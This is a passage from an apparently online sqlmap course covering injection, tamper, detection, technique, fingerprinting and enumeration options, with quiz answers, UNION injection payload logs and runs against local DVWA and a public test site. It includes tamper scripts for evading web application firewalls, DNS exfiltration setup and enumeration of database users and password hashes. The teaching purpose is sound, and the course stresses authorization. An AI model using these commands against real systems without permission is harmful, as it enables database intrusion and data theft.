Similar to the `--dbms=DBMS` option, we can specify the exact operating system powering the back-end for the database by using this option:

```
--os=OS
```

Again, sqlmap does a pretty good job of automatically detecting that information on its own, so this option is really only necessary if you are 100% certain that the server is running either Linux or Windows. In that case, you'll help sqlmap and cut back on some run time. Otherwise, don't use the option, and let sqlmap figure it out.

Conclusion

That's it for this part of the Injection section, this is a section that you can test and practice with more easily, since these are more commonly used options, so I'd recommend you spend a little bit of time practicing with these before moving on. Once you're ready, go ahead and complete the lesson, and I'll see you in the next!

Injection part 2

Welcome back! We covered the first half of the Injection Options group, so now let's take a look at 7 more options.

```
--invalid-bignum    Use big numbers for invalidating values
--invalid-logical   Use logical operations for invalidating values
--invalid-string    Use random strings for invalidating values
--no-cast           Turn off payload casting mechanism
--no-escape         Turn off string escaping mechanism
--prefix=PREFIX     Injection payload prefix string
--suffix=SUFFIX     Injection payload suffix string
```

—invalid-bignum, —invalid-logical, —invalid-string

When working with Boolean-Based SQL injection, your goal is to cause True or False responses with your queries, and ideally those True/False responses change content on the page or in the response, and that's how you know that your injection was successful.

To help with that, we can use 3 different options:

```
--invalid-bignum
--invalid-logical
--invalid-string
```

By default, sqlmap will typically use the negative version of the original parameter value to invalidate the query (ie: if the `ID` was `11`, it would use `-11`), but by using `--invalid-bignum`, sqlmap will instead generate a very large random number...ie: `id=567908`

`--invalid-logical` will instead add a boolean operation. For example, if you have an `id=11`, it would do something like: `id=11 AND 20=50`

Finally, with `--invalid-string`, instead of using numbers or boolean operations, it will replace the value with a random string to invalidate the original parameter value. Again as an example, if we have `id=11`, this option would do something like: `id=abcdef`.

—no-cast

When sqlmap is retrieving results, it will automatically cast the string type to all entries and replace `NULL` values with a whitespace character, in order to prevent errors from happening. Sometimes, however, —especially with older databases — this causes problems and needs to be turned off. You can do that with this option:

```
--no-cast
```

So this is one of those options that you only use when you have problems, otherwise it's best to leave it alone.

—no-escape

When sqlmap needs string values inside of payloads that are delimited with single quotes (`SELECT 'value'`), those values actually get converted to an escaped format that looks something like this:

```
SELECT CHAR(118)+CHAR(97)+CHAR(108)+CHAR(117)+CHAR(101)
```

Which simply uses the [ASCII character table](#).

It's done that way to obfuscate the payload and to prevent problems with query escaping mechanisms that might be used in the back-end of the application, like with `mysql_real_escape_string` methods.

But, if this is causing issues, or if you want to reduce your payload sizes (since the escaped format adds a ton of extra characters to the payload), then you can disable this technique with `--no-escape`.

—prefix=PREFIX, —suffix=SUFFIX

If you think about injecting payloads in a parameter, sometimes, you might need some parts of the payload to be static and not change regardless of what the rest of the payload is. If we take a look at an example in the documentation, we'll start with the query:

```
$query = "SELECT * FROM users WHERE id=('" . $_GET['id'] . "') LIMIT 0, 1";
```

The `$_GET['id']` represents the part where user input is injected, and where our payloads will get injected. But, in this case, we want to input an ID number followed by a `'` in order to close it out, like this: `('1')` followed by the `PAYLOAD`, followed by another static part of the payload, like say `AND ('abc'='abc')`.

The final result in the query would look like this:

```
$query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT 0, 1";
```

Where the `<PAYLOAD>` part would be what sqlmap changes when testing payloads, but everything around it would remain the same. So we can call the front part the `prefix` and the final part the `suffix`.

Our sqlmap command would look like:

```
sqlmap -u "http://localhost:8440/?id=1" -p id --prefix "'" --suffix "AND ('abc'='abc'"
```

Full example:

```
$query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT 0, 1";
```

Conclusion

Feel free to practice using prefixes and suffixes before moving on. These options are a bit more tricky to practice using since they're quite case-specific, but remember that you can use the verbosity option to see requests going back and fourth, which can give you an indication of what sqlmap is doing behind the scenes.

Once you're ready, I'll see you in the next lesson!

Tamper scripts

To wrap up the injection group, let's take a look at the final option:

```
--tamper=TAMPER    Use given script(s) for tampering injection data
```

—tamper=TAMPER

This is a really important option to understand how to use because it helps us tamper with our own injection data to evade detection.

```
--tamper
```

sqlmap, by default, does very little to obfuscate payloads. Obfuscation, if you're not familiar with the term already, is the act of hiding the true intention of our payload, which is a technique used to try and evade detection because it makes the payload deliberately difficult to understand. Just by looking at it, you wouldn't be able to tell that it's malicious.

We did see one example where sqlmap obfuscated parts of payloads between single quotes by replacing them with `CHAR()`, but other than that, it doesn't really obfuscate payloads.

This could be a problem if you're trying to evade WAFs, IPSs, or other types of security controls and monitoring systems.

So in cases that you are trying to bypass input validation, or trying to slip through a Web Application Firewall, you may want to try and use `--tamper` options.

With this option, you can pass in a number of different values that are all separated by commas, and these values will load different tampering scripts. You can also create your own tamper scripts.

For example:

```
--tamper="between, randomcase"
```

I even found a [helpful cheat sheet](#) of tamper scripts that are grouped by DBMS. So, for MySQL, we could use the ones on line 19:

```
--tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equalto,like,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroverioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2hash,space2morehash,space2mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords,xforwardedfor
```

So what are these scripts, and what do they do? Let's take a closer look.

If we navigate to [/tamper](#) on GitHub, we'll find a list of all the included tamper scripts. From there, we can click on one and see what the code does, since these are all python scripts. For example, we've seen the `between` tamper script mentioned a couple of times now, so let's see what that one does.

On [line 19](#), we can see a brief description of what this does:


```
Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
```

There's also a brief explanation of when to use this tamper script starting on line 27:

Notes:

- * Useful to bypass weak and bespoke web application firewalls that filter the greater than character
- * The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases

Starting on line 33, we can see examples:

```
>>> tamper('1 AND A > B--')
'1 AND A NOT BETWEEN 0 AND B--'
>>> tamper('1 AND A = B--')
'1 AND A BETWEEN B AND B--'
>>> tamper('1 AND LAST_INSERT_ROWID()=LAST_INSERT_ROWID()')
'1 AND LAST_INSERT_ROWID() BETWEEN LAST_INSERT_ROWID() AND LAST_INSERT_ROWID()'
```

[randomcase](#) is another popular one, and as the name implies, it replaces each keyword character with random case values

```
Replaces each keyword character with random case value (e.g. SELECT -> SEleCt)
```

```
>>> import random
>>> random.seed(0)
>>> tamper('INSERT')
'InSeRt'
>>> tamper('f()')
'f()'
>>> tamper('function()')
'FuNcTiOn()'
>>> tamper('SELECT id FROM `user`')
'SeLeCt id FrOm `user`'
```

Conclusion

As you conclude this lesson, I encourage you to take a look at the included tamper scripts. Feel free to take a look at all of them, or at least the ones that seem the most interesting to you at this time. This will give you a good idea of what's already included by default, and what can be used.

We will be taking a closer look at tamper scripts and evading Web Application Firewalls in future lessons, so don't worry, this won't be the last time that we see these!

These are important scripts to understand how to use since you will likely need them, especially when bug bounty hunting or performing a pentest.

Once you're comfortable using them, go ahead and complete this lesson, and move on to the next!

Detection Options

Detection

The detection phase is when sqlmap attempts to detect what technologies are powering the database, and whether there are any SQL injections that the tool can find. So that makes it a pretty important section to understand in order to run

effective tests. In this lesson, we'll explore all of the available options.

```
Detection:
  These options can be used to customize the detection phase

--level=LEVEL      Level of tests to perform (1-5, default 1)
--risk=RISK        Risk of tests to perform (1-3, default 1)
--string=STRING    String to match when query is evaluated to True
--not-string=NOT.. String to match when query is evaluated to False
--regexp=REGEXP    Regexp to match when query is evaluated to True
--code=CODE        HTTP code to match when query is evaluated to True
--smart            Perform thorough tests only if positive heuristic(s)
--text-only        Compare pages based only on the textual content
--titles           Compare pages based only on their titles
```

—level=LEVEL

We've mentioned a `--level` option a few times already in prior lessons, because this option decides what tests are performed and what tests aren't performed. As a result, it influences what some of the other options may be able to do. With that, let's take a look at each level. ([You can view payloads and which get triggered at which levels here.](#))

Level 1

This is the most basic level. sqlmap tests all GET and POST parameters. So regardless of the level that we choose, GET and POST parameters will always be tested by default, unless we specifically tell sqlmap not to.

Level 2

This level starts to also look at HTTP `Cookie` headers for SQL injection vulnerability.

Remember that we can also set cookie headers manually with `--cookie=COOKIE`, and that we can use `--param-exclude=EXCLUDE` to bypass testing of certain cookies that match the given regular expression. We can also skip testing the `Cookie` headers by using `--skip="cookies"` or by using `-p` and not including `cookies`, even if we have this level enabled.

Examples:

```
sqlmap -u 'http://localhost:8440/' --level=2
```

```
sqlmap -u 'http://localhost:8440/' --level=2 --cookie="PHPSESSID=..." --param-exclude="PHPSESSID"
```

```
sqlmap -u 'http://localhost:8440/' --level=2 --cookie="PHPSESSID=..." --skip="cookies"
```

```
sqlmap -u 'http://localhost:8440/' --level=2 --cookie="PHPSESSID=..." -p "id"
```

Level 3

This level adds 2 new types of headers into the mix:

- HTTP `User-Agent` header
- HTTP `Referer` header

So by including this level, we are now testing for level 1 + level 2 + level 3.

Level 4

Level 4 seems to mostly implement more payloads for certain types of techniques, not necessarily new headers to test as compared to the other levels. For example:

- Boolean-blind level 4 includes, as some examples (there are others):
 - MySQL boolean-based blind – Parameter replace (MAKE_SET)
 - MySQL boolean-based blind – Parameter replace (ELT)
 - MySQL boolean-based blind – Parameter replace (bool*int)
 - PostgreSQL boolean-based blind – Parameter replace (original value)
 - Microsoft SQL Server/Sybase boolean-based blind – Parameter replace (original value)
 - etc... (filter by `<level>4</level>`)
- Error-based
- Stacked queries
- Time blind
- Union query
- Inline query (only includes tests for levels 1-3)

Level 5

Finally, the highest level adds HTTP `Host` headers to test for SQL injections, as well as additional checks that we can also look for in each respective file.

One thing to keep in mind as you increase the levels, you will be increasing the number of requests, so if you set level 5, it will take significantly longer than if you choose level 2.

```
1: Always (<100 requests)
2: Try a bit harder (100-200 requests)
3: Good number of requests (200-500 requests)
4: Extensive test (500-1000 requests)
5: You have plenty of time (>1000 requests)
Source: https://github.com/sqlmapproject/sqlmap/blob/master/data/xml/payloads/boolean_blind.xml#L21
```

Based on my own tests, I actually think these numbers are significantly higher in practice. It's possible that the docs haven't been updated in a while. For example, I've seen 6,000+ requests for Level 3.

—risk=RISK

The next option is similar to the first, but instead of dictating which headers and techniques to include in tests, this option looks at the risk levels.

Certain payloads that can be used to test for SQL injections can be destructive, because they can make modifications to databases and their entries, or they can take down databases by using resource-intensive queries. In some situations, that could be unacceptable since it would go outside of your testing scope or cause damage to a business. That's why the authors of sqlmap added 3 levels.

Level 1

The first level, level 1, is intended to not cause any damage to databases and applications. It is the least offensive of all levels, so it's a great place to start and is the default value.

Level 2

The 2nd level starts to add heavy time-based SQL injection queries. This can slow down the database or even potentially take it down. So be careful when using this risk level.

Level 3

The 3rd and final risk level adds `OR` based SQL injection tests. The reason this is in the highest risk level is because injecting `OR` payloads in certain queries can actually lead to updates of entries in database tables. Changing data in the database is never what you would want unless you are testing a throw-away environment and database. If you were to do that in a production environment, it could have disastrous consequences.

Only use this risk level if you know what you are doing, if you have explicit permissions, and if everyone is on the same page as to what this risk level does.

To get a comprehensive list of which payloads get executed at which risk levels, you can again take a look at all of the default payloads that sqlmap uses [here](#). You can also add your own or make modifications, by the way, as you become a more advanced user of sqlmap, and to customize it to your needs or your client's needs.

`--string=STRING, --not-string=NOT_STRING, --regexp=REGEXP`

When dealing with blind SQL injections, one technique I've mentioned multiple times now we can use is to try and force `True` or `False` responses from the database, and hoping that those `True` / `False` responses from the database change the page response as well.

To look for those changes, we'd want sqlmap to compare pages before and after the injection. Using these options, we can do that a number of different ways:

```
--string=STRING
```

```
--not-string=NOT_STRING
```

```
--regexp=REGEXP
```

When using `--string=STRING`, we're instructing sqlmap that this string value will be present on all injected pages that return `True` from our query. This means that if the string value is *not* present on the page, then we know that the database returned `False` to our query.

```
sqlmap -u "http://localhost:8440/?id=1" --string="luther"
[18:31:08] [INFO] testing if the provided string is within the target URL page content

// vs --string="link" which this page does not have
sqlmap -u "http://localhost:8440/?id=1" --string="link"
[18:30:46] [WARNING] you provided 'link' as the string to match, but such a string is not within the target URL raw response,
sqlmap will carry on anyway
```

The opposite of that is `--not-string=NOT_STRING` which would tell sqlmap that the string *would* appear on `False` results, but not on the original page and not for `True` results.

The 3rd option, `--regexp=REGEXP` lets us use a regular expression instead of a simple string.

Keep in mind that sqlmap does some of this by default, but some more complex pages with dynamic changes may require you to manually input what you're looking for specifically with these options, and that's why they're there.

So you don't have to use these options, but if you're not having success with your blind injections, you can try them.

`--code=CODE, --text-only, --titles`

Sometimes, though, our `True` / `False` responses may change something other than strings on a page. They may change the HTTP status code from `200` for `True` to `401` for `False`. In that case, we can use:

```
--code=CODE
```

Where `CODE` equals the HTTP status code that we would want to look for.

When our responses change the HTML title of the page, we can instead use this flag:

```
--titles
```

...and it will look for modifications.

Finally, we can also use this option:

```
--text-only
```

To filter pages for text content only, instead of also looking at scripts, embeds, or other content on the page.

–smart

The last option in this section is:

```
--smart
```

This option is more useful when you have a large list of potential target URLs, so maybe using the `-m BULKFILE` option that we saw earlier in the course.

This option will narrow down the list to only the targets where sqlmap is able to provoke DBMS errors, which would be a positive sign for finding potential vulnerabilities, or at the very least, fingerprinting the target.

You would pass in your options, like say with the `-m` option, and then you would turn on the `--smart` flag, and sqlmap would do the rest.

Whatever targets didn't return any kind of positive heuristic, sqlmap would stop looking at. Instead, it would only focus on the positive heuristic targets.

Heuristics, if you're not familiar, simply means to perform analysis on our target in order to discover helpful information.

```
sqlmap -m "/path/to/bulkfile" --smart
```

Conclusion

Understanding what automated tools that you are running are doing against target environments is super important. I can't stress this enough. Running an offensive test that you weren't authorized to run could have consequences. It could cause you your job, it could result in legal troubles, and financial damages.

Another recently-made popular example is when someone who took the OSCP exam used the [linPEAS tool on the exam](#). They had been using this tool which is meant for finding privilege escalation paths to practice for the exam. Except for a short while prior to taking their exam, the developers of linPEAS added a feature that performed the privilege escalation automatically. Without knowing this, the test-taker used linPEAS on the exam, and because it performed the takeover automatically, their OSCP exam was automatically failed since that's not allowed on the test.

They ended up investigating the situation and granting the test taker a pass anyway since this was an accident, but they stressed the fact that anyone else would get failed going forward, and that it's one reason why you must understand what your tools do before you use them.

So be sure to understand the differences in both the `--level` and `--risk` options before moving on, but once you're ready, I'll see you in the next lesson!

Practical Knowledge Check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :) If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You already know that the back-end DBMS is running postgresql, so you don't need to waste time waiting for sqlmap to figure that out. Which option can you use to specify that DBMS?
2. In one of your commands, there are 6 different parameters being submitted in the requests, but you already know for a fact that one of them (id) is not vulnerable to SQL injections, so you want to skip testing it. Which option would you use, and how would you specify the id param?
3. You've identified a target, and you believe it might be vulnerable to SQL injections. Only one big problem: there's a WAF in place that seems to be blocking all of your payloads. What option can you use?
4. You want to check for SQL injection vulnerability in the HTTP Cookie, HTTP User-Agent and HTTP Referer headers. Which option can you use, and what level does it need to be set to?
5. You've been hired by a client to perform a pentest, which includes checking for SQLi, but you've been given strict guidance *not* to perform service degradation, or any damages to the underlying data. What option do you need to ensure isn't set on anything other than 1 (the default)?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. You already know that the back-end DBMS is running postgresql, so you don't need to waste time waiting for sqlmap to figure that out. Which option can you use to specify that DBMS?

```
--dbms=postgresql
```

2. In one of your commands, there are 6 different parameters being submitted in the requests, but you already know for a fact that one of them (id) is not vulnerable to SQL injections, so you want to skip testing it. Which option would you use, and how would you specify the id param?

```
--skip="id"
```

3. You've identified a target, and you believe it might be vulnerable to SQL injections. Only one big problem: there's a WAF in place that seems to be blocking all of your payloads. What option can you use?

```
--tamper=""  
// Where you would choose different tamper scripts based on what you know about the WAF's vulnerabilities
```

4. You want to check for SQL injection vulnerability in the HTTP Cookie, HTTP User-Agent and HTTP Referer headers. Which option can you use, and what level does it need to be set to?

```
--level=3
```

5. You've been hired by a client to perform a pentest, which includes checking for SQLi, but you've been given strict guidance *not* to perform service degradation, or any damages to the underlying data. What option do you need to ensure it isn't set on anything other than 1?

```
--risk=1  
// Level 1, is intended to not cause any damage to databases and applications. It is the least offensive of all levels, so i  
t's a great place to start and is the default value
```

Techniques Options

Techniques part 1

Now that we've talked about detection settings, let's take a look at another important section to use in order to fine-tune which SQL injection techniques sqlmap will use, and how to modify certain options that may be required based on those SQL injection techniques that are used.

```
Techniques:  
  These options can be used to tweak testing of specific SQL injection  
  techniques  
  
  --technique=TECH.. SQL injection techniques to use (default "BEUSTQ")  
  --union-cols=UCOLS Range of columns to test for UNION query SQL injection  
  --union-char=UCHAR Character to use for bruteforcing number of columns  
  --union-from=UFROM Table to use in FROM part of UNION query SQL injection
```

–technique=TECHNIQUE

By default, sqlmap tests for *all* SQL injection techniques, which are:

- **B**: Boolean-based blind
- **E**: Error-based
- **U**: Union query-based
- **S**: Stacked queries
- **T**: Time-based blind
- **Q**: Inline queries

If you're not familiar with what those techniques are, please check out my free Injection Attacks course, as I've said before, as otherwise it would make this course too long.

Using this option:

```
--technique=TECHNIQUE
```

You can override sqlmap's default and tell it which techniques to test for. For example:

- `-technique=BE` would test boolean-based blind and error-based techniques
- `-technique=BEUS` would test every technique *except* for time-based blind and inline queries

As we saw in a prior lesson, though, we can also specify levels which can include more or less payloads from these various techniques.

What I mean by that is these two commands would use different payloads:

```
sqlmap -u 'http://localhost:8440/?id=1' --technique=BEUS --level=2
// Level 1 + Level 2 testing with techniques Boolean-based blind, Error-based, Union query-based, and Stacked queries

sqlmap -u 'http://localhost:8440/?id=1' --technique=BEUS --level=5
// Include potentially harmful payloads for the same techniques
```

`--union-cols=UCOLS`

With `UNION` query SQL injections, sqlmap will use 1 to 10 columns by default.

```
sqlmap -u "http://testasp.vulnweb.com/showthread.asp?id=0" --technique=U --flush-session -v 3 --batch --random-agent | grep UNION
[18:53:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
```

```
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL-- Vvit
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL-- FjWY
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL-- xFeV
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL-- XLaQ
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL-- kJlF
[22:24:03] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL-- KFMU
[22:24:04] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL-- LpEh
[22:24:04] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- ZlFy
[22:24:04] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- ZrBM
[22:24:04] [PAYLOAD] 0' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- jtGI
```

You might need to increase this number, however, and you can do that with:

```
--union-cols=UCOLS
```

Where `UCOLS` is a range of numbers up to 50 columns:

```
--union-cols=20-25
```

```
sqlmap -u "http://testasp.vulnweb.com/showthread.asp?id=0" --technique=U --union-cols=20-25 --random-agent --flush-session --batch | grep UNION
[18:51:56] [INFO] testing 'Generic UNION query (NULL) - 20 to 25 columns (custom)'
```

`--union-char=UCHAR`

When performing `UNION` query SQL injections, a common practice is to use `NULL` characters to match columns from multiple tables, since `NULL` doesn't have to match the type perfectly. Sometimes, though, `NULL` doesn't work. In those cases, you may want to use either numbers or characters. With this option, you can set your own characters for sqlmap to use with `UNION` queries instead of `NULL`:

```
--union-char=dfg4as
```

```
sqlmap -u "http://localhost:8440/?id=1" --technique=U --union-char="dfg4asd" --level=3 --flush-session -v 3 --batch | grep dfg4asd
```

There was an interesting issue ticket created that provides a little bit more insight and information as well if you'd like to check it out:

<https://github.com/sqlmapproject/sqlmap/issues/178>

The original poster had an endpoint that would fail when using `NULL,NULL`, but would work when using `1,2`, so they were wondering why sqlmap even used `NULL` as the default. `NULL` tends to universally work better than other options, which is why it's the default, but of course it doesn't always work and so that's why this option exists.

Something else I found interesting though is what the author of sqlmap said:

"there is a part of sqlmap which automatically switches to random char mode if ORDER BY test goes positive"

So it sounds like that automatically flips a switch in some circumstances, which is why sometimes it may still work, even if you don't use `--union-char`.

`--union-from=UFROM`

Another option related to `UNION` queries is:

```
--union-from=UFROM
```

This options lets you set the table name to use for the `UNION` query. Some DBMSs require that the `UNION` query use a valid and accessible table name in the `FROM` clause, which we can specify with this option:

```
--union-from=products
```

So that will tell sqlmap to use the `products` table for `UNION` queries.

Conclusion

Go ahead and practice using the various techniques – maybe one at a time, to see what happens. Don't forget to use the verbosity level and grep to filter through all the noise. There are a few more options in this techniques section, so let's complete this lesson and I'll see you in the next where we will explore even more options!

Techniques part 2

In the prior lesson, we looked at a few options under the techniques settings. Now, let's look at the remaining options:

```
--time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
--dns-domain=DNS..  Domain name used for DNS exfiltration attack
--second-url=SEC..   Resulting page URL searched for second-order response
--second-req=SEC..   Load second-order HTTP request from file
```

`--time-sec=TIMESEC`

`--time-sec=TIMESEC` is an important setting to configure when working with time-based blind SQL injections. Remember that time-based SQL injections inject a time delay in order to tell you whether there is a vulnerability or not, because if you're able to inject a time delay, it means your injection was successful.

One challenge with this approach is that networks and systems have latencies, and latency can be unpredictable. So while sqlmap's default is 5 seconds for this delay, you may need to increase it depending on your circumstances. If regular requests take about 5 seconds already, the default delay won't be enough. You can increase it with this option:

`--time-sec=10` (delay for 10 seconds)

```
sqlmap -u "http://localhost:8440/?id=1" --technique=T --time-sec=10 --flush-session --batch
```

–dns-domain=DNS

In some cases, you may have to use what's called an out-of-band SQL injection. Out-of-band injections are when you attempt to exfiltrate data through an outbound channel, like through DNS or HTTP. In the case of DNS exfiltration, you can use this option:

```
--dns-domain=DNS
```

This is helpful in situations where you may believe there is a vulnerability and that some of your payloads are working, but you're not able to get results back for whatever reason. So, instead, you try to send the data through one of your listening servers which would capture and log the HTTP or DNS requests that contain exfiltrated information.

This is definitely a more advanced type of attack, so I recommend further researching it if you're not familiar with the technique:

- <https://www.slideshare.net/stamparm/dns-exfiltration-using-sqlmap-13163281>
- <https://arxiv.org/ftp/arxiv/papers/1303/1303.3047.pdf>

In any case, the DNS option lets you point to a domain where you'd want DNS requests to go, like this: `--dns-domain=example-domain.com`.

You'd have an attacker machine and a DNS server setup, and you'd have the attacker machine running sqlmap inject a payload to a vulnerable target web server, and that payload would make a DNS request to your DNS server that is sitting there listening for information.

–second-url=SEC, –second-req=SEC

There's something called a second-order SQL injection attack, which is when the results of a successful SQL injection are visible on a different page than the one you're going after. Meaning that you would perform the injection on page #1, while you would verify whether it worked on page #2.

This can confuse sqlmap into thinking that none of your payloads were successful, when in reality it's checking for results on the wrong page. We can get around this issue by using two different options;

```
--second-url=https://example/page/2  
  
--second-req=/path/to/request/file
```

The first option lets you input a URL, while the second option loads the second URL from an HTTP request file instead.

Conclusion

This portion of the Techniques section definitely contains some more advanced options that we can use, especially with `-dns-domain` and second-order SQL injections. If you consider yourself more at the beginner level and you don't fully understand how these options work or what they do, don't let that discourage you. Feel free to spend a little bit more time researching the techniques first, and then coming back here to re-examine these options as that will likely end up making more sense. In all, though, you probably won't make use of these options until your SQL injection skills become a bit more advanced — and that's totally fine, at least you know they exist!

Once you're ready, go ahead and complete this lesson, and I'll see you in the next!

Fingerprinting Options

Fingerprinting

In cybersecurity, the term fingerprinting talks about gathering as much information as we can on a particular target in order to understand what technology is being used, what versions of those technologies, and so on.

That way, if we're on the offense, we can use that to our advantage in order to find weaknesses.

By default, sqlmap performs some level of fingerprinting so that it can understand what DBMS it's dealing with, and as a result, what payloads it should attempt to use against the database.

```
Fingerprint:
  -f, --fingerprint  Perform an extensive DBMS version fingerprint
```

-f, --fingerprint

It is possible, however, to crank that up even further beyond the basics. If you want an extensive fingerprint of the database management system, the operating system powering the server that's running the database, the architecture, and even the patch level, then you can use this option:

`-f` or `--fingerprint`

Turning on this flag will instruct sqlmap to perform a lot more requests in an attempt to get as much information about our target as possible.

```
sqlmap -b "http://localhost:8440/?id=1" -f --flush-session
```

One of the negatives of using this option is that it performs a lot more requests. If you are trying to be stealthy, this is not an option you'd want to use.

It's also possible to use this option in combination with other options in order to reduce the number of requests and/or get more accurate results.

For example, we can use `--fingerprint` in combination with `--dbms`, which is an option we saw in the Injection section of this course, and it lets you specify the exact database management system. That way, if you already know what DBMS is powering the application, you can tell sqlmap, and sqlmap will only send requests relevant to that DBMS, significantly cutting back on the number of total requests when performing a fingerprint evaluation.

```
sqlmap -u "http://localhost:8440/?id=1" -f --flush-session --dbms=sqlite
```

Another combination you can use is with an option called `--banner` or `-b` for short. This option is explained in an upcoming lesson, but it can work with `--fingerprint` to gather even more accurate information about the DBMS and its version.

Conclusion

While a noisy option, `--fingerprint` can be a practical option to use in certain security testing engagements, so it's a good one to know about when gathering information about our target. Go ahead and complete this lesson, and I'll see you in the next!

Practical Knowledge Check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :)! If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. Instead of using payloads that cover all SQL injection techniques supported by sqlmap, you want to only use `error-based` and `union query-based` techniques. What option and value(s) for that option would you use?
2. Instead of delaying time-based blind SQL injections by the default 5 seconds, you need to increase it to 12 seconds since the back-end server powering the target DBMS is slower to respond. How would you set that setting?
3. If you already know the DBMS to be `MySQL 7.0`, but you want to perform an extensive fingerprint, what would your command look like?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. Instead of using payloads that cover all SQL injection techniques supported by sqlmap, you want to only use `error-based` and `union query-based` techniques. What option and value(s) for that option would you use?

```
--technique=EU
```

2. Instead of delaying time-based blind SQL injections by the default 5 seconds, you need to increase it to 12 seconds since the back-end server powering the target DBMS is slower to respond. How would you set that setting?

```
--time-sec=12
```

3. If you already know the DBMS to be `MySQL 7.0`, but you want to perform an extensive fingerprint, what would your command look like?

```
--dbms="MySQL 7.0" -f  
--dbms="MySQL 7.0" --fingerprint
```

Enumeration Options

Enumeration part 1

Welcome back! We are now in the Enumeration section of this course. Once we've found one or more parameters that can be successfully injected with sqlmap, we can use a combination of these enumeration options in order to extract valuable information from the target database.

Some of these options may be restricted by the access that you have, and so they may not always work. What I mean by that is, just because you have a successful payload, it doesn't mean that you can completely compromise your target. You might be able to extract some information, but you will likely have limitations — just something to keep in mind as we go through these.

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

-a, --all           Retrieve everything
-b, --banner        Retrieve DBMS banner
--current-user      Retrieve DBMS current user
--current-db        Retrieve DBMS current database
--hostname          Retrieve DBMS server hostname
--is-dba            Detect if the DBMS current user is DBA
--users             Enumerate DBMS users
--passwords         Enumerate DBMS users password hashes
--privileges        Enumerate DBMS users privileges
--roles             Enumerate DBMS users roles
```

Let's start up our DVWA environment if it's not already running:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

We'll use this endpoint as our target: <http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#>

Starting with the first enumeration option:

-a, --all

This option is self-explanatory...it retrieves absolutely anything and everything that sqlmap can possibly find under the enumeration section. This is useful when you're not looking for anything in particular, but instead, want a complete report of what's accessible.

This will be a very noisy option that makes a ton of requests and takes the longest to complete, which is why it's usually better to run more specific options that attempt to retrieve only the information you're really interested in.

```
sqlmap -u 'http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -a

[15:57:37] [INFO] the back-end DBMS is MySQL
[15:57:37] [INFO] fetching banner
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
banner: '10.1.26-MariaDB-0+deb9u1'
[15:57:37] [INFO] fetching current user
current user: 'app@localhost'
[15:57:37] [INFO] fetching current database
current database: 'dvwa'
[15:57:37] [INFO] fetching server hostname
```

```

hostname: '70562d8fca2a'
[15:57:37] [INFO] testing if current user is DBA
[15:57:37] [INFO] fetching current user
[15:57:37] [WARNING] potential permission problems detected ('command denied')
[15:57:37] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
[15:57:37] [INFO] fetching database users
database management system users [1]:
[*] 'app'@'localhost'

[15:57:37] [INFO] fetching database users password hashes
[15:57:37] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[15:57:37] [WARNING] the SQL query provided does not return any output
[15:57:37] [WARNING] the SQL query provided does not return any output
[15:57:37] [WARNING] the SQL query provided does not return any output
[15:57:37] [WARNING] the SQL query provided does not return any output
[15:57:37] [INFO] fetching database users
[15:57:37] [INFO] fetching number of password hashes for user 'app'
[15:57:37] [INFO] retrieved:
[15:57:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[15:57:37] [INFO] retrieved:
[15:57:37] [WARNING] unable to retrieve the number of password hashes for user 'app'
[15:57:37] [ERROR] unable to retrieve the password hashes for the database users
[15:57:37] [INFO] fetching database users privileges
database management system users privileges:
[*] 'app'@'localhost' [1]:
    privilege: USAGE

